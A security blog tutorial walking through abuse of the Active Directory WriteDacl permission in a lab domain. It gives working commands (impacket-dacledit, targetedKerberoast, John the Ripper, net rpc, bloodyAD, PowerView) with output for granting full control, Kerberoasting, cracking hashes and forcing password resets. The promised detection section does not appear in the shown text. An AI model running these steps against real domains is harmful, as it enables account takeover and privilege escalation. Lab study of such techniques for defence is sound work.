

Abusing AD-DACL: WriteDacl

 hackingarticles.in/abusing-ad-dacl-writedacl

Raj

December 5, 2024

```
C:\Users>net user aarti Password@1 /add /domain ←  
The command completed successfully.
```

```
C:\Users>net user komal Password@1 /add /domain ←  
The command completed successfully.
```

In this post, we will explore the **exploitation of Discretionary Access Control Lists (DACL)** using the **WriteDacl permission** in Active Directory environments. Specifically, attackers can **abuse WriteDacl permissions** to gain **unauthorized access** or modify existing permissions to suit their objectives.

To simulate these attacks, we set up a lab environment. Moreover, we map the techniques to the **MITRE ATT&CK framework** to clarify the associated tactics and techniques. We also describe detection mechanisms for identifying suspicious activity related to **WriteDacl** attacks, along with actionable recommendations for mitigation. As a result, this overview provides security professionals with critical insights to detect and defend against these common **Active Directory threats**.

Table of Contents

WriteDacl Permission

Prerequisites

Lab Setup – User Owns WriteDacl Permission on Another User

Exploitation Phase I – User Owns WriteDacl Permission on Another User

Bloodhound – Hunting for Weak Permission

Method for Exploitation – Granting Full Control Followed by Kerberoasting (T1558.003) or Change Password (T1110.001)

1. Linux Impacket tool – Granting Full Control
 - Linux Python Script – TargetedKerberoast
 - Linux – Change Password

Linux Net RPC – Samba

2. Windows PowerShell Powerview – Granting Full Control
 - Windows PowerShell Powerview – Kerberoasting
 - Windows PowerShell Powerview – Change Password

Lab Setup – User Owns WriteDacl Permission on the Domain Admin Group

Exploitation Phase II – User Owns WriteDacl Permission on a Group

Bloodhound – Hunting for Weak Permission

Method for Exploitation – Granting Full Control Followed by Account Manipulation (T1098)

1. Linux Impacket tool – Granting Full Control
 - Linux – Adding Member to the Group
 - Linux Net RPC – Samba
2. Windows PowerShell Powerview – Granting Full Control
 - Windows Net command – Adding Member to the Group

Detection & Mitigation

WriteDacl Permission

The **WriteDacl permission** in **Active Directory** allows users to **modify the Discretionary Access Control List (DACL)** of an AD object, giving them the ability to **control object-level permissions**. Consequently, an attacker can write a new **Access Control Entry (ACE)** to the target object's DACL, potentially gaining **full control over the target object**.

Alternatively, instead of giving full control, attackers can apply the same process to allow an object to **DCSync** by adding two ACEs with specific **Extended Rights**: DS-Replication-Get-Changes and DS-Replication-Get-Changes-All, and notably, granting **GenericAll** results in the same outcome, as it includes **all ExtendedRights**, including those necessary for DCSync to function.

WriteDacl permissions serve various purposes depending on the type of **Active Directory object** involved. For example, when applied to a **group**, they allow attackers to **add members** to that group. Conversely, on a **user object**, these permissions grant **full control** over that user's account. Likewise, when applied to a **computer object**, they enable **complete control** over the machine. Finally, applying **WriteDacl** to a **domain object** allows an attacker to perform a **DCSync operation**—a particularly dangerous privilege if exploited.

Prerequisites

- Windows Server 2019 as Active Directory
- Kali Linux

- Tools: Bloodhound, Net RPC, Powerview, BloodyAD, Impacket
- Windows 10/11 – As Client

Lab Setup – User Owns WriteDacl Permission on Another User

Here, in this lab setup, we will create two users, Aarti and Komal, where the user Komal has WriteDacl permission over the Aarti user.

Create the AD Environment and User accounts

To simulate an Active Directory environment, you will need a Windows Server as a Domain Controller (DC) and a client machine (Windows or Linux) where you can run enumeration and exploitation tools.


Domain Controller:

- Install Windows Server (2016 or 2019 recommended).
- Promote it to a Domain Controller by adding the **Active Directory Domain Services**
- Set up the domain (e.g., **local**).

User Accounts:

Create two AD user accounts named **Aarti** and **Komal**.

```
net user aarti Password@1 /add /domain  
net user komal Password@1 /add /domain
```



```
C:\Users>net user aarti Password@1 /add /domain ←  
The command completed successfully.  
  
C:\Users>net user komal Password@1 /add /domain ←  
The command completed successfully.
```

Assign the “WriteDacl” Privilege:

- Open **Active Directory Users and Computers** (ADUC) on the Domain Controller.
- Enable the **Advanced Features** view by clicking on **View > Advanced Features**.
- Locate User **Aarti** in the **Users**
- Right-click on **Aarti User** and go to **Properties**.

Active Directory Users and Computers

File Action Help

The screenshot shows the Windows Active Directory Users and Computers management console. On the left, the navigation pane displays the tree structure of the domain 'ignite.local'. The 'Users' folder under 'ignite.local' is selected. On the right, a list of users is shown in a table with columns for Name, Type, and Description. A context menu is open over the user 'aarti', with the 'Properties' option highlighted and surrounded by a red box.

Name	Type	Description
aarti	User	Guest account for g
Adm	Copy...	Administrator account for a
Allov	Add to a group...	Administrators in this group
Cert	Name Mappings...	Members of this group
Clon	Disable Account	Members of this group
Deni	Reset Password...	Members in this group
Dns/	Move...	Administrators Group
DnsI	Open Home Page	clients who are p
Dom	Send Mail	gnated administrators
Dom	All Tasks	workstations and s
Dom	Cut	domain controllers
Dom	Delete	domain guests
Ente	Rename	domain users
Ente		gnated administrators
Ente		members of this group
Group		members of this group
Guest		Guest account for g
Key		members of this group

Go to the **Security** tab, and click on **Add** button

Published Certificates	Member Of	Password Replication	Dial-in	Object
Remote Desktop Services Profile		COM+	Attribute Editor	
General	Address	Account	Profile	Telephones Organization
Security	Environment	Sessions	Remote control	

Group or user names:

- Everyone
- CREATOR OWNER
- SELF
- Authenticated Users
- SYSTEM
- Domain Admins (IGNITE\Domain Admins)
- Cert Publishers (IGNITE\Cert Publishers)

Add... Remove

Permissions for Everyone

	Allow	Deny
Full control	<input type="checkbox"/>	<input type="checkbox"/>
Read	<input type="checkbox"/>	<input type="checkbox"/>
Write	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Create all child objects	<input type="checkbox"/>	<input type="checkbox"/>
Delete all child objects	<input type="checkbox"/>	<input type="checkbox"/>
Allowed to authenticate	<input type="checkbox"/>	<input type="checkbox"/>
Change password	<input type="checkbox"/>	<input type="checkbox"/>

For special permissions or advanced settings, click Advanced.

Advanced

OK Cancel Apply Help

- In the “Enter the object name to select” box, type **Komal** and click **Check Names**, and click OK.
- Select **Komal** user and in the **Permissions** section, click on **Advanced**

aarti Properties

?

X

[Published Certificates](#) [Member Of](#) [Password Replication](#) [Dial-in](#) [Object](#)[Remote Desktop Services Profile](#) [COM+](#) [Attribute Editor](#)[General](#) [Address](#) [Account](#) [Profile](#) [Telephones](#) [Organization](#)[Security](#) [Environment](#) [Sessions](#) [Remote control](#)

Group or user names:

Enterprise Key Admins (IGNITE\Enterprise Key Admins)

RAS and IAS Servers (IGNITE\RAS and IAS Servers)

Administrators (IGNITE\Administrators)

Account Operators (IGNITE\Account Operators)

 komal (IGNITE\komal)

Pre-Windows 2000 Compatible Access (IGNITE\Pre-Windows 200...)

 Windows Authorization Access Group (IGNITE\Windows Authorizat... [Add...](#)[Remove](#)

Permissions for komal

Allow

Deny

Full control Read Write Create all child objects Delete all child objects Allowed to authenticate [Change password](#)

For special permissions or advanced settings, click Advanced.

[Advanced](#) [OK](#)[Cancel](#)[Apply](#)[Help](#)

- Double-click on **Komal** user's permission entry in the Advanced security settings box.
- In the **Permissions** section, check the box for **Modify permission**
- Apply the settings.

Owner: Domain Admins (IGNITE\Domain Admins) [Change](#)

Permissions [Auditing](#) Effective Access

For additional information, double-click a permission entry. To modify a permission entry, select the entry and click E

Permission entries:

Type	Principal
Allow	SELF
Allow	Authenticated Users
Allow	SYSTEM
Allow	Domain Admins (IGNITE\Domain Admins)
Allow	Account Operators (IGNITE\Account Operators)
Allow	komal (IGNITE\komal)
Allow	Everyone

Permission Entry for aarti

Principal: komal (IGNITE\komal) [Select a principal](#)

Type: Allow

Applies to: This object only

Permissions:

<input type="checkbox"/> Full control	<input type="checkbox"/> Create all child objects
<input checked="" type="checkbox"/> List contents	<input type="checkbox"/> Delete all child objects
<input checked="" type="checkbox"/> Read all properties	<input type="checkbox"/> Create ms-net-ieee-8021
<input type="checkbox"/> Write all properties	<input type="checkbox"/> Delete ms-net-ieee-8021
<input type="checkbox"/> Delete	<input type="checkbox"/> Create ms-net-ieee-8023
<input type="checkbox"/> Delete subtree	<input type="checkbox"/> Delete ms-net-ieee-8023
<input checked="" type="checkbox"/> Read permissions	<input type="checkbox"/> Allowed to authenticate
<input checked="" type="checkbox"/> Modify permissions	<input type="checkbox"/> Change password
<input type="checkbox"/> Modify owner	<input type="checkbox"/> Receive as
<input type="checkbox"/> All validated writes	<input type="checkbox"/> Reset password
<input type="checkbox"/> All extended rights	<input type="checkbox"/> Send as

At this point, Komal now has **WriteDacl** permission for **Aarti** user.

Exploitation Phase I – User Owns WriteDacl Permission on Another User

Bloodhound – Hunting for Weak Permission

Use BloodHound to Confirm Privileges: You can use **BloodHound** to verify that **Komal** has the **WriteDacl** permission for **Aarti** user.

```
bloodhound-python -u komal -p Password@1 -ns 192.168.1.3 -d ignite.local -c All
```

```
[root@kali]~[~/blood]
# bloodhound-python -u komal -p Password@1 -ns 192.168.1.3 -d ignite.local -c All
INFO: Found AD domain: ignite.local
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno 0]
INFO: Connecting to LDAP server: DC1.ignite.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 2 computers
INFO: Connecting to LDAP server: DC1.ignite.local
INFO: Found 6 users
INFO: Found 52 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: MSEdgeWIN10.ignite.local
INFO: Querying computer: DC1.ignite.local
INFO: Done in 00M 01S
```

From the graphical representation of Bloodhound, the tester would like to identify the outbound object control for selected user where the first degree of object control value is equal to 1.

The screenshot shows the BloodHound user interface for the user **KOMAL@IGNITE.LOCAL**. The interface is divided into several sections:

- Database Info:** Shows Group Delegated Local Admin Rights (0) and Derivative Local Admin Rights (▶).
- Node Info:** This tab is highlighted with a red box.
- Analysis:** Shows 0 results.
- EXECUTION RIGHTS:** Shows the following counts:
 - First Degree RDP Privileges: 0
 - Group Delegated RDP Privileges: 0
 - First Degree DCOM Privileges: 0
 - Group Delegated DCOM Privileges: 0
 - SQL Admin Rights: 0
 - Constrained Delegation Privileges: 0
- OUTBOUND OBJECT CONTROL:** Shows the following counts:
 - First Degree Object Control: 1 (highlighted with a red box)
 - Group Delegated Object Control: 0
 - Transitive Object Control: ▶
- INBOUND CONTROL RIGHTS:** Shows Explicit Object Controllers: 6.

From the graph it can be observed that the **Komal** user owns **WriteDacl** privilege on **Aarti** user.



Method for Exploitation – Granting Full Control Followed by Kerberoasting (T1558.003) or Change Password (T1110.001)

Attackers can exploit this method when they **control an object** that has **WriteDacl** permission over another object.

Linux Impacket tool – Granting Full Control

From **UNIX-like systems**, attackers can **grant full control** using [**Impacket's dacredit.py**](#) (Python).

```
impacket-dacredit -action 'write' -rights 'FullControl' -principal 'komal' -target-dn  
'CN=aarti,CN=Users,DC=ignite,DC=local'ignite.local'/'komal':'Password@1' -dc-ip  
192.168.1.3
```

```

root@kali:~[*] # impacket-dacledit -action 'write' -rights 'FullControl' -principal 'komal' -target-dn 'CN=Aarti,CN=Users,DC=ignite,DC=local' 'ignite.local'/'komal':'Password@1' -dc-ip 192.168.1.3
/usr/share/doc/python3-impacket/examples/dacledit.py:101: SyntaxWarning: invalid escape sequence '\\'
  '5-1-5-83-0': 'NT VIRTUAL MACHINE\Virtual Machines\Windows 10 Pro'
/usr/share/doc/python3-impacket/examples/dacledit.py:110: SyntaxWarning: invalid escape sequence '\\P'
  '5-1-5-32-554': 'BUILTIN\Pre-Windows 2000 Compatible Access',
/usr/share/doc/python3-impacket/examples/dacledit.py:111: SyntaxWarning: invalid escape sequence '\\R'
  '5-1-5-32-555': 'BUILTIN\Remote Desktop Users',
/usr/share/doc/python3-impacket/examples/dacledit.py:112: SyntaxWarning: invalid escape sequence '\\I'
  '5-1-5-32-557': 'BUILTIN\Incoming Forest Trust Builders',
/usr/share/doc/python3-impacket/examples/dacledit.py:114: SyntaxWarning: invalid escape sequence '\\P'
  '5-1-5-32-558': 'BUILTIN\Performance Monitor Users',
/usr/share/doc/python3-impacket/examples/dacledit.py:115: SyntaxWarning: invalid escape sequence '\\P'
  '5-1-5-32-559': 'BUILTIN\Performance Log Users',
/usr/share/doc/python3-impacket/examples/dacledit.py:116: SyntaxWarning: invalid escape sequence '\\W'
  '5-1-5-32-560': 'BUILTIN\Windows Authorization Access Group',
/usr/share/doc/python3-impacket/examples/dacledit.py:117: SyntaxWarning: invalid escape sequence '\\T'
  '5-1-5-32-561': 'BUILTIN\Terminal Server License Servers',
/usr/share/doc/python3-impacket/examples/dacledit.py:118: SyntaxWarning: invalid escape sequence '\\D'
  '5-1-5-32-562': 'BUILTIN\@distributed COM Users',
/usr/share/doc/python3-impacket/examples/dacledit.py:119: SyntaxWarning: invalid escape sequence '\\C'
  '5-1-5-32-569': 'BUILTIN\Cryptographic Operators',
/usr/share/doc/python3-impacket/examples/dacledit.py:120: SyntaxWarning: invalid escape sequence '\\E'
  '5-1-5-32-573': 'BUILTIN\Event Log Readers',
/usr/share/doc/python3-impacket/examples/dacledit.py:121: SyntaxWarning: invalid escape sequence '\\C'
  '5-1-5-32-574': 'BUILTIN\Certificate Service DCOM Access',
/usr/share/doc/python3-impacket/examples/dacledit.py:122: SyntaxWarning: invalid escape sequence '\\R'
  '5-1-5-32-575': 'BUILTIN\RDS Remote Access Servers',
/usr/share/doc/python3-impacket/examples/dacledit.py:123: SyntaxWarning: invalid escape sequence '\\R'
  '5-1-5-32-576': 'BUILTIN\RDS Endpoint Servers',
/usr/share/doc/python3-impacket/examples/dacledit.py:124: SyntaxWarning: invalid escape sequence '\\R'
  '5-1-5-32-577': 'BUILTIN\RDS Management Servers',
/usr/share/doc/python3-impacket/examples/dacledit.py:125: SyntaxWarning: invalid escape sequence '\\H'
  '5-1-5-32-578': 'BUILTIN\Hyper-V Administrators',
/usr/share/doc/python3-impacket/examples/dacledit.py:126: SyntaxWarning: invalid escape sequence '\\A'
  '5-1-5-32-579': 'BUILTIN\Access Control Assistance Operators',
/usr/share/doc/python3-impacket/examples/dacledit.py:127: SyntaxWarning: invalid escape sequence '\\R'
  '5-1-5-32-580': 'BUILTIN\Remote Management Users',
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
[+] DACL backed up to dacledit-20241130-111827.bak
[+] DACL modified successfully!

```

With the help of **dacledit**, attackers can **successfully modify the DACL**, giving the user **Komal full control over the user Aarti**.

aarti Properties

Published Certificates	Member Of	Password Replication	Dial-in	Object
Remote Desktop Services Profile		COM+	Attribute Editor	
General	Address	Account	Profile	Telephones
Security	Environment	Sessions	Remote control	

Group or user names:

- Everyone
- CREATOR OWNER
- SELF
- Authenticated Users
- SYSTEM
- komal
- Domain Admins (IGNITE\Domain Admins)

Add... Remove

Permissions for komal

	Allow	Deny
Full control	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Read	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Write	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Create all child objects	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Delete all child objects	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Allowed to authenticate	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Change password	<input type="checkbox"/>	<input type="checkbox"/>

For special permissions or advanced settings, click Advanced.

Advanced

OK Cancel Apply Help

As a result, once the user has **full control over the target**, they can either perform Kerberoasting or change the target's password without knowing the current password ([ForceChangePassword](#))

Linux Python Script – TargetedKerberoast

From UNIX-like systems, attackers can execute **targeted Kerberoasting** using [targetedKerberoast.py](#) (Python).

```
./targetedKerberoast.py --dc-ip '192.168.1.3' -v -d 'ignite.local' -u 'komal' -p 'Password@1'
```

```
(root㉿kali)-[~/targetedKerberoast]
# ./targetedKerberoast.py --dc-ip '192.168.1.3' -v -d 'ignite.local' -u 'komal' -p 'Password@1' ←
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[VERBOSE] SPN added successfully for (aarti)
[+] Printing hash for (aarti)
$krb5tgs$23$aarti$IGNITE.LOCAL$ignite.local/aarti*$5db033fb43686b228095c5654c21d05d$e56c11668c3593e01c
8bfccad9c6b037847f7d73700ed0fb818f115efa6ee83af460b24fa1183da641595dc91f0c0a8c00288e6addf36b5644a3af036
c24d9e7ee871b8c829834053a362e26915803388e5a394ead68d0172cd9b309f400243debad1595d1ce05ba8bee2d39aa6680e3
89b730146ca4c8962f535a2b386ebe2d130a744746f65e529c5c86c985fde3c3bd2cad9cfffa373fefef79badb1e4147f39331
ae86ccaffd64e69a888fb9d1092a78e30cb8e48fa0e4ed6919ce5a84db3fd7b5fabf50cc0b5de4f81bcd8443ad229d8a75bb69
4bc33a7d5e7cb65ff0c40cb62e368d1e8c1e2abee16dc3ae9e5212323803e3f82a174d4ee532ea68b0b2a48e7eb07580fa337b4
e22b6b54cb6c712ab0224bda8574e3f00bccf53bdeca52eacc77569116e2caf242ee6890f5f94de048e26cdaeabe6c482b1b9e5
44972a307f360ab1aa33724a5eea21eb18169ed3a4c5b1befddf8f949bcd539bd619a0d7f2495ed0c022f6d
[VERBOSE] SPN removed successfully for (aarti)
```

Furthermore, tools like **John the Ripper** and dictionaries such as **RockYou** can help **brute-force weak passwords** extracted through **Kerberoasting**.

```
(root㉿kali)-[~]
# john -w=/usr/share/wordlists/rockyou.txt hash ←
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Password@1      (?)
1g 0:00:00:01 DONE (2024-11-30 11:22) 0.9900g/s 2082Kp/s 2082Kc/s
Use the "--show" option to display all of the cracked passwords re-
Session completed.
```

Linux – Change Password

Linux Net RPC – Samba

Attackers can also change the password from UNIX-like systems using **net**, a **tool for administering Samba and CIFS/SMB clients**:

```
net rpc password aarti 'Password@987' -U ignite.local/komal%'Password@1' -S
192.168.1.3
```

```
(root㉿kali)-[~]
# net rpc password aarti 'Password@987' -U ignite.local/komal%'Password@1' -S 192.168.1.3 ←
```

Alternatively, attackers can use **bloodyAD** to **reset the user password**:

```
bloodyAD --host "192.168.1.3" -d "ignite.local" -u "komal" -p "Password@1" set password
"aarti""Password@789"
```

```
(root㉿kali)-[~]
# bloodyAD --host "192.168.1.3" -d "ignite.local" -u "komal" -p "Password@1" set password "aarti" "Password@789" ←
[+] Password changed successfully!
```

Windows PowerShell Powerview – Granting Full Control

From a **Windows system**, attackers can **grant full control** using the **Add-DomainObjectAcl** function from the **PowerView module**:

```
powershell -ep bypass  
Import-Module .\PowerView.ps1  
Add-DomainObjectAcl -Rights 'All' -TargetIdentity "aarti" -PrincipalIdentity "komal"
```

```
PS C:\Users\komal> powershell -ep bypass ←  
Windows PowerShell  
Copyright (C) Microsoft Corporation. All rights reserved.  
  
PS C:\Users\komal> Import-Module .\PowerView.ps1 ←  
PS C:\Users\komal>  
PS C:\Users\komal> Add-DomainObjectAcl -Rights 'All' -TargetIdentity "aarti" -PrincipalIdentity "komal" ←  
PS C:\Users\komal>  
PS C:\Users\komal>
```

With **Add-DomainObjectAcl**, the **DACL** for the target object is modified, allowing the **Komal** user to gain full control over **Aarti** user.

aarti Properties

Published Certificates	Member Of	Password Replication	Dial-in	Object
Remote Desktop Services Profile		COM+	Attribute Editor	
General	Address	Account	Profile	Telephones
Security	Environment	Sessions	Remote control	

Group or user names:

- Everyone
- CREATOR OWNER
- SELF
- Authenticated Users
- SYSTEM
- komal
- Domain Admins (IGNITE\Domain Admins)

Add... Remove

Permissions for komal	Allow	Deny
Full control	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Read	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Write	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Create all child objects	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Delete all child objects	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Allowed to authenticate	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Change password	<input type="checkbox"/>	<input type="checkbox"/>

For special permissions or advanced settings, click Advanced.

Advanced

OK Cancel Apply Help

Consequently, with full control, the attacker can either **perform Kerberoasting** or change the password without needing the target's current password ([ForceChangePassword](#))

Windows PowerShell Powerview – Kerberoasting

On Windows machines, attackers can achieve **Kerberoasting** using the **Set-DomainObject** and **Get-DomainSPNTicket** commands from **PowerView**:

```

Set-DomainObject -Identity 'aarti' -Set @{serviceprincipalname='nonexistent/hacking'}
Get-DomainUser 'aarti' | Select serviceprincipalname
$User = Get-DomainUser 'aarti'
$User | Get-DomainSPNTicket

```

The screenshot shows a PowerShell session in progress. The user 'aarti' is created with a service principal name of 'nonexistent/hacking'. Then, the user is selected, and the command 'Get-DomainSPNTicket' is run to retrieve the SPN ticket. The output shows the user's details and the generated ticket.

```

PS C:\Users\komal> Set-DomainObject -Identity 'aarti' -Set @{serviceprincipalname='nonexistent/hacking'} ←
PS C:\Users\komal> Get-DomainUser 'aarti' | Select serviceprincipalname ←

```

```

serviceprincipalname
-----
nonexistent/hacking

```

```

PS C:\Users\komal> $User = Get-DomainUser 'aarti' ←
PS C:\Users\komal>
PS C:\Users\komal> $User | Get-DomainSPNTicket ←

```

```

SamAccountName      : aarti
DistinguishedName   : CN=aarti,CN=Users,DC=ignite,DC=local
ServicePrincipalName : nonexistent/hacking
TicketByteHexStream :
Hash                : $krb5tgs$23$*aarti$ignite.local$nonexistent/hacking*$E18173155D104D8118A7CD9AC8A7F26$6DD
                      87F50DFBF8A1C58AE0596A194B778F71E28E35074F0DFB6ECE41D8DB26DD0133944060ACAB7827B742276446
                      81724F474A649EFDF5D51AEB67CEF89D151F040C8D5FC841B2BE30C3806BB76C06F247DE03E440CACAA31325F
                      F3302C810BCB50FE6B545BAB7EEA75AEAF8B77217AAEE9DBE6209C93F973E3EF4B36F29A8965E14AAFA30DB87
                      B865F80B16E00B68813EBF44E4291D752D283142F79D649CF1C6D34F883628EB897D8CA228D5D8D424A99C1DA
                      3B09B37B7D4C2020AE5C12300E880AF5FCC009C33A07F4825A1200F4E0E387D53FF62D481D8A833CD892219E2
                      AB8E64830EF5CEAB3DB0B30F54C9139B11A5252D5EAC4D20D28B37024BCBBE0C40E89359C93B5D651BEEF991
                      7189179573FD73598167D68021AE9BB1C32318AE9E8EE5D0314A50E3D8059904E5DEED429D6F14FBC619C60B
                      445DB6D5ABE300A48DBA97B8ADF6403EFA2067B8E54DB26F388BB5759702F1846F8DF7A7961488FECF10AC180
                      0A0A25ECCD9D51ADFB2E152D372999041C113B2D968094B9FAC2DDF1C802415DD0A25548DB38C715C5CCA6A74
                      CA41C424328AD99E50B57671B21F5B50DA121A179649352585C02ED9FA500AB31AC7BDCD656F4A679981E95A

```

```

PS C:\Users\komal>

```

Windows PowerShell Powerview – Change Password

Linux Net RPC – Samba

Attackers can also **change the password of a user** using the **Set-DomainUserPassword** cmdlet from **PowerView**:

```

$NewPassword = ConvertTo-SecureString 'Password1234' -AsPlainText -Force
Set-DomainUserPassword -Identity 'aarti' -AccountPassword $NewPassword

```

The screenshot shows a PowerShell session where a new password is converted to a secure string and then used to set the account password for the user 'aarti'.

```

PS C:\Users\komal> $NewPassword = ConvertTo-SecureString 'Password1234' -AsPlainText -Force ←
PS C:\Users\komal>
PS C:\Users\komal> Set-DomainUserPassword -Identity 'aarti' -AccountPassword $NewPassword ←
PS C:\Users\komal>
PS C:\Users\komal>

```

Lab Setup – User Owns WriteDacl Permission on the Domain Admin Group

Create the AD Environment:

To simulate an Active Directory environment, you will need a Windows Server as a Domain Controller (DC) and a client machine (Windows or Linux) where you can run enumeration and exploitation tools.

Domain Controller:

- Install Windows Server (2016 or 2019 recommended).
- Promote it to a Domain Controller by adding the **Active Directory Domain Services**
- Set up the domain (e.g., **local**).

User Accounts:

Create a standard user account named **Rudra**.

```
net user rudra Password@1 /add /domain
```

```
C:\Users>net user rudra Password@1 /add /domain ←  
The command completed successfully.
```

```
C:\Users>
```

Assign the “WriteDacl” Privilege to Rudra:

Once your Active Directory (AD) environment is properly configured, you must assign the **WriteDacl** privilege to the **user Rudra** for the **Domain Admins** group. This privilege enables Rudra to modify permissions and eventually add themselves to the **Domain Admins** group.

Steps:

- First, open **Active Directory Users and Computers (ADUC)** on the **Domain Controller**.
- Next, enable the **Advanced Features** view by clicking on **View > Advanced Features**.
- Then, locate the **Domain Admins** group in the Users container.
- After that, right-click on **Domain Admins** and go to **Properties**.

Active Directory Users and Computers

File Action Help

www.hackingarticles.in

Name	Type	Description
aarti	User	
Administrator	User	Built-in
Allowed RODC Password ...	Security Group ...	Member
Cert Publishers	Security Group ...	Member
Cloneable Domain Contr...	Security Group ...	Member
Denied RODC Password R...	Security Group ...	Member
DnsAdmins	Security Group ...	DNS Adr
DnsUpdateProxy	Security Group ...	DNS cli
Domain Admins	Security Group ...	Designat
Domain C	Add to a group...	... All works
Domain G	Move...	... All doma
Domain U	Send Mail	... All doma
Enterprise	All Tasks	... All doma
Enterprise	Cut	... Designat
Enterprise	Delete	... Member
Group Pol	Rename	... Member
Guest		Built-in
Key Admir		... Member
komal		
krbtgt		
Protected Users	Security Group ...	Member
RAS and IAS Servers	Security Group ...	Servers i
Read-only Domain Contr...	Security Group ...	Member
rudra	User	
Schema Admins	Security Group ...	Designat

Properties

Help

Key Distri

www.hackingarticles.in

Navigate to the **Security** tab, and click on **Add** button

Domain Admins Properties

?

X

General

Members

Member Of

Managed By

Object

Security

Attribute Editor

Group or user names:



Everyone



SELF



Authenticated Users



SYSTEM



Domain Admins (IGNITE\Domain Admins)



Cert Publishers (IGNITE\Cert Publishers)

Add...

Remove

Permissions for Everyone

Allow

Deny

Full control



Read



Write



Create all child objects



Delete all child objects



For special permissions or advanced settings, click Advanced.

Advanced

OK

Cancel

Apply

Help

- In the “Enter the object name to select” box, type **Rudra** and click **Check Names**, and click OK.
- Select **Rudra** user and in the **Permissions** section, click on the **Advanced** option

Domain Admins Properties

? X

General	Members	Member Of	Managed By
Object	Security	Attribute Editor	

Group or user names:

- Cert Publishers (IGNITE\Cert Publishers)
- Enterprise Admins (IGNITE\Enterprise Admins)
- Administrators (IGNITE\Administrators)
- Pre-Windows 2000 Compatible Access (IGNITE\Pre-Windows 2...)
- rudra (IGNITE\rudra)**
- Windows Authorization Access Group (IGNITE\Windows Authori...)

Add... Remove

Permissions for rudra

	Allow	Deny
Full control	<input type="checkbox"/>	<input type="checkbox"/>
Read	<input checked="" type="checkbox"/>	<input type="checkbox"/>
Write	<input type="checkbox"/>	<input type="checkbox"/>
Create all child objects	<input type="checkbox"/>	<input type="checkbox"/>
Delete all child objects	<input type="checkbox"/>	<input type="checkbox"/>

For special permissions or advanced settings, click Advanced.

Advanced

OK Cancel Apply Help

- In the **Advanced security settings** box, double-click on **Rudra** user's permission entry.
- In the **Permissions** section, check the box for **Modify permission**
- Finally, apply the settings to save the changes.

Advanced Security Settings for Domain Admins

Owner: Domain Admins (IGNITE\Domain Admins) [Change](#)

Permissions Auditing Effective Access

For additional information, double-click a permission entry. To modify a permission entry, select the entry and click Edit (if available).

Permission entries:

Type	Principal	Access	Inherited from	Applies to
Allow	Authenticated Users	Special	None	This object only
Allow	SYSTEM	Full control	None	This object only
Allow	Domain Admins (IGNITE\Dom...)	Special	None	This object only
Allow	Enterprise Admins (IGNITE\En...)	Special	None	This object only
Allow	Administrators (IGNITE\Admin...)	Special	None	This object only
Allow	Pre-Windows 2000 Compatibl...	Special	None	This object only
Allow	rudra (IGNITE\rudra)	Read	None	This object only
Allow	Everyone	Special	None	This object only

Permission Entry for Domain Admins

Principal: rudra (IGNITE\rudra) [Select a principal](#)

Type: Allow

Applies to: This object only

Permissions:

<input type="checkbox"/> Full control	<input type="checkbox"/> Modify owner
<input checked="" type="checkbox"/> List contents	<input type="checkbox"/> All validated writes
<input checked="" type="checkbox"/> Read all properties	<input type="checkbox"/> All extended rights
<input type="checkbox"/> Write all properties	<input type="checkbox"/> Create all child objects
<input type="checkbox"/> Delete	<input type="checkbox"/> Delete all child objects
<input type="checkbox"/> Delete subtree	<input type="checkbox"/> Add/remove self as member
<input checked="" type="checkbox"/> Read permissions	<input type="checkbox"/> Send to
<input checked="" type="checkbox"/> Modify permissions	

At this point, Rudra now has **WriteDacl** rights over the **Domain Admins** group, meaning they can add themselves to the group.

Exploitation Phase II – User Owns WriteDacl Permission on a Group

Bloodhound – Hunting for Weak Permission

Use BloodHound to Confirm Privileges: You can use **BloodHound** to verify that Rudra has the **WriteDacl** permission on the **Domain Admins** group.

```
bloodhound-python -u rudra -p Password@1 -ns 192.168.1.3 -d ignite.local -c All
```

